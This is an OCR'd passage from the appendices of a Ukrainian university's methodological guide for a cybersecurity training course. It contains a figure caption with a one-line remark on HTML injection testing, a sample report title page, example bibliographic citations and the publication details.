


Рис. А.1. **HTML Injection. WithinSecurity Content Spoofing**

Виявлення вразливостей не завжди вимагає відправки простого HTML, воно може включати дослідження того, як сайт може рендерувати введені значення, такі як закодовані символи URI. Пентестери повинні бути уважні до можливостей маніпулювання параметрами URL-адрес і тому, як вони відображаються на сайті.

Додаток Б

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ

ХАРКІВСЬКИЙ НАЦІОНАЛЬНИЙ ЕКОНОМІЧНИЙ УНІВЕРСИТЕТ ІМЕНІ СЕМЕНА КУЗНЕЦЯ

НАВЧАЛЬНО-НАУКОВИЙ ІНСТИТУТ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ

КАФЕДРА КІБЕРБЕЗПЕКИ ТА ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ

Звіт з комплексного тренінгу

Виконав(-ла):
здобувач(-ка) вищої освіти
другого року навчання
спеціальності 125 "Кібербезпека
та захист інформації"
освітньої програми "Кібербезпека"
групи 8.04.125.010.24.1
Михайло КОВАЛЕНКО

Керівник комплексного тренінгу:
канд. техн. наук, доцент
Олена ШАПОВАЛОВА

Харків – 2025 рік

Додаток В

Приклади бібліографічного опису джерел інформації

Один автор, два або три автори

1. Євстратов В. А. Теорія обробки металів тиском. Харків : Вища школа, 1982.

2. Койфман Ю. І., Кальман І. Г., Сердюков О. Я. Державна система сертифікації України : методи, правила, організація діяльності : довідник. Київ : Львів, 1995. 282 с.

3. Крижний Г. К., Пупань Л. І. Класифікація та маркування конструкційних металів і сплавів : навч. посіб. Харків : НТУ "ХПІ", 2005. 84 с.

4. Кушнаренко Н. М., Удалова В. К. Наукова обробка документів : навч. посіб. Київ : Знання, 2006. 223 с.

Чотири і більше автори

1. Аналіз інвестиційних проектів : практикум для студентів вищ. навч. закл. / А. В. Череп та ін. Київ, 2011. 259 с.

Бібліографічний опис складової частини документа, конференції, статті

1. Баляниця Н. А. Визначення формальних моделей основних конструкцій мови POSES ++ для розширення можливостей системи ISS 2000 / Н. А. Баляниця, Н. В. Богушевська // Інтелектуальні системи прийняття рішень та прикладні аспекти інформаційних технологій : матеріали міжнар. наук. конф. м. Євпаторія, 18 – 22 трав. 2009 р. : тези доп. Херсон : ПП Вишемирський В. С., 2009. С. 12–15.

2. Діденко Д. Г. Реалізація тиражування обчислювального експерименту в розподіленій системі моделювання OpenGPSS / Д. Г. Діденко // Вісник НТУУ "КПІ". Київ : ВЕК+‖, 2007. № 5. С. 49–53.

3. Захара І. Лекції з історії філософії. Вид. 2-ге. Львів, 1997. 322 с.

4. Копиленко О. Л. Законотворчий процес: стан і шляхи вдосконалення. Київ, 2010. 692 с.

5. Логвинський В. В. Організація бази даних схем міського ландшафту / В. В. Логвинський // Науковий вісник Кременчуцького університету економіки, інформаційних технологій і управління "Нові технології". Кременчук : ПП Щербатих О. В., 2009. №1 (23). С. 200–204.

6. Петрик О. І. Шлях до цінової стабільності: світовий досвід і перспективи для України : монографія / відп. ред. В. М. Геєць. Київ : УБС НБУ, 2008. 369 с.

7. Україна в цифрах. 2007 : стат. зб. / Держ. ком. статистики України. Київ : Консультант, 2008. С. 185–191.

8. Ушинський К. Д. Людина як предмет виховання. Спроба педагогічної антропології : вибр. твори. Київ : Рад. шк., 1983. Т. 1. 480 с.

Нормативні документи зі стандартизації (стандартів і технічних умов)

1. Система стандартів безпеки праці : збірник. Київ : Вид-во стандартів, 2002. 102 с.

Патентні документи

1. Пат. 2187888 UA, МПК H 04 B 1/38. Пристрій бездротової передачі даних / В. І. Чугаєва; заявник і патентовласник Харків. НДІ зв'язку. № 200131736/09; заявл. 18.12.00; опубл. 20.08.02, Бюл. № 23. 3 с.

Дисертації

1. Вишняков І. В. Моделі й методи оцінки комерційних банків в умовах невизначеності : дис. ... канд. екон. наук : 08.00.13. Київ, 2002. 234 с.

Дипломні проєкти

1. Тітов П. С. Аналіз та синтез динамічних процесів у вібраційних пристроях для роботів : дипл. робота магістра: 7.080303: захищено 12.02.09. Харків, 2009. 104 с.

Документ, розміщений у мережі "Інтернет"

1. Берташ В. Пріоритети визначила громада // Голос України : електрон. версія газ. 2012. № 14 (5392). Дата оновлення: 04.08.2024. URL: http://www.qolos.com.ua/userfiles/file/040812/040812-u.pdf (дата звернення: 06.08.2024).

2. Біланюк О. П. Сучасний стан та перспективи розвитку міжнародного туризму в українсько-польських відносинах // Економіка. Управління. Інновація: електрон. наук. фахове вид. 2012. № 2. URL: http://archive.nbuv.gov.ua/e-/journals/eui/2012_2/pdf/12bopypv.pdf (дата звернення: 17.06.2025).


3. Кожухівський А. Д. Імітаційне моделювання систем масового обслуговування [Електронний ресурс] : практикум / Черкас. держ. технол. ун-т. Електрон. текст. дані. Черкаси, 2009. 1 електрон. опт. диск (CD-R).

4. Конституція України : Закон від 28.06.1996 р. № 254к/96-ВР // База даних "Законодавство України" ВР України. URL: http://zakon2.rada.gov.ua/laws/show/254%D0%BA/96%D0%B2%D1%80 (дата звернення: 08.02.2025).

5. Про відзначення 150-річчя з дня народження видатного вченого Володимира Івановича Вернадського [Електронний ресурс] : проект постанови Верховної Ради України. Документ не було опубліковано. Доступ із інформ.-правової системи "ЛІГА-ЗАКОН".

Приклад діаграми процесів системи

Приклад виконання блок-схеми



Зміст

НАВЧАЛЬНЕ ВИДАННЯ

КОМПЛЕКСНИЙ ТРЕНІНГ

Методичні рекомендації до виконання
для здобувачів вищої освіти спеціальності 125 "Кібербезпека та захист інформації" освітньої програми "Кібербезпека" другого (магістерського) рівня

Самостійне електронне текстове мережеве видання

Укладачі: **Шаповалова** Олена Олександрівна
Солодовник Ганна Валеріївна
Лимаренко Вячеслав Володимирович та ін.

Відповідальний за видання *О. В. Старкова*

Редактор *В. О. Дмитрієва*

Коректор *Н. В. Завгородня*

План 2025 р. Поз. № 143 ЕВ. Обсяг 102 с.

Видавець і виготовлювач – ХНЕУ ім. С. Кузнеця, 61165, м. Харків, просп. Науки, 9-А

Свідоцтво про внесення суб'єкта видавничої справи до Державного реєстру
ДК № 4853 від 20.02.2015 р.